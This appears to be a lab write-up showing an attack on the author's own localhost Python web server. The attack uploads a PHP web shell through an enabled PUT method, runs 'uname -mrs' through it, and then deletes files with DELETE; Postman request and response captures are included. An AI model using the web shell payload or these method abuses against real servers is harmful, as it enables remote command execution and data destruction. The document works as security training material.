
ATTACKING MY WEBSERVER

Type: Remote Command Execution(RCE)

Step 1: Clone the GitHub repo

Command: git clone https://github.com/shyambhanushali/Web_Server.git




```
sansforensics@siftworkstation: ~
$ git clone https://github.com/shyambhanushali/Web_Server.git
Cloning into 'Web_Server'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 23 (delta 0), reused 23 (delta 0), pack-reused 0
Unpacking objects: 100% (23/23), 107.30 KiB | 1.12 MiB/s, done.
sansforensics@siftworkstation: ~
$ 
```

Step 2: Start the webserver

Command:

cd Web_Server

python3 server.py 127.0.0.1 8002




```
sansforensics@siftworkstation: ~/Web_Server
$ python3 server.py 127.0.0.1 8005
Starting the web server
```

Step 3: Using postman to upload malicious PHP file and execute it

a) Since our webserver allows PUT method, an attacker can leverage this by uploading a malicious PHP script on to the server. In this case we upload the trial.php file with the body as seen in the screenshot below

PUT request: http://127.0.0.1/shelll.php

Also, don't forget to add our malicious PHP script in the body of the request




```
http://127.0.0.1:8002/shelll.php
```

```
<?php system($_GET['exec_cmd'], $retval);?>
```


We can see a PUT request is made to our server which successfully uploads our file shell.php

Below is the response for the PUT request




```
▾ Request Headers
    Content-Type: "text/plain"
    User-Agent: "PostmanRuntime/7.29.0"
    Accept: "*/*"
    Postman-Token: "bd1df64c-6972-4c77-b005-ca84c6bec399"
    Host: "127.0.0.1:8002"
    Accept-Encoding: "gzip, deflate, br"
    Connection: "keep-alive"
    Content-Length: "43"
▸ Request Body
▾ Response Headers
    Content-Location: "/shelll.php"
▾ Response Body
    <?php system($_GET['exec_cmd'], $retval);?>"
```

b) Executing our malicious PHP script which runs commands on the server and the server echoes back the output from the command



```
http://127.0.0.1:8002/shelll.php?exec_cmd=uname -mrs
```

Get request: **http://127.0.0.1:8002/trial.php?exec_cmd=uname -mrs**
In the above request, we are running the command “uname -mrs” which will give us information about the Operating System running on the server




```
    Content-Type: "text/plain"
    User-Agent: "PostmanRuntime/7.29.0"
    Accept: "*/*"
    Postman-Token: "ad72db80-0c1f-42c7-bb87-a5ff4bca73e7"
    Host: "127.0.0.1:8002"
    Accept-Encoding: "gzip, deflate, br"
    Connection: "keep-alive"
    Content-Length: "43"
▸ Request Body
▾ Response Headers
    Date: "Mon, 14 Mar 2022 03:41:27"
▾ Response Body
    Linux 5.4.0-77-generic x86_64
    "
```

In the above screenshot is the response of our get request which clearly shows that the server is running on “**Linux 5.4.0-77-generic x86_64**”


Type: Modifying file system

Step 4:Since DELETE is enabled, the attacker can delete sensitive files from the server which compromises the integrity, and deleting files such as config files may crash the server as well. For demo purposes, we are deleting the file shelll.php created in the above steps

DELETE: http://127.0.0.1:8002/shell.php



http://127.0.0.1:8002/shelll.php



```
▾ Request Headers
    Content-Type: "text/plain"
    User-Agent: "PostmanRuntime/7.29.0"
    Accept: "*/*"
    Postman-Token: "1517b7c0-5a2b-42bb-a7ba-94770aaeef12"
    Host: "127.0.0.1:8002"
    Accept-Encoding: "gzip, deflate, br"
    Connection: "keep-alive"
    Content-Length: "43"
▸ Request Body
▾ Response Headers
    Date: "Mon, 14 Mar 2022 03:47:51"
▾ Response Body
    /shelll.php FILE DELETED SUCCESSFULLY
```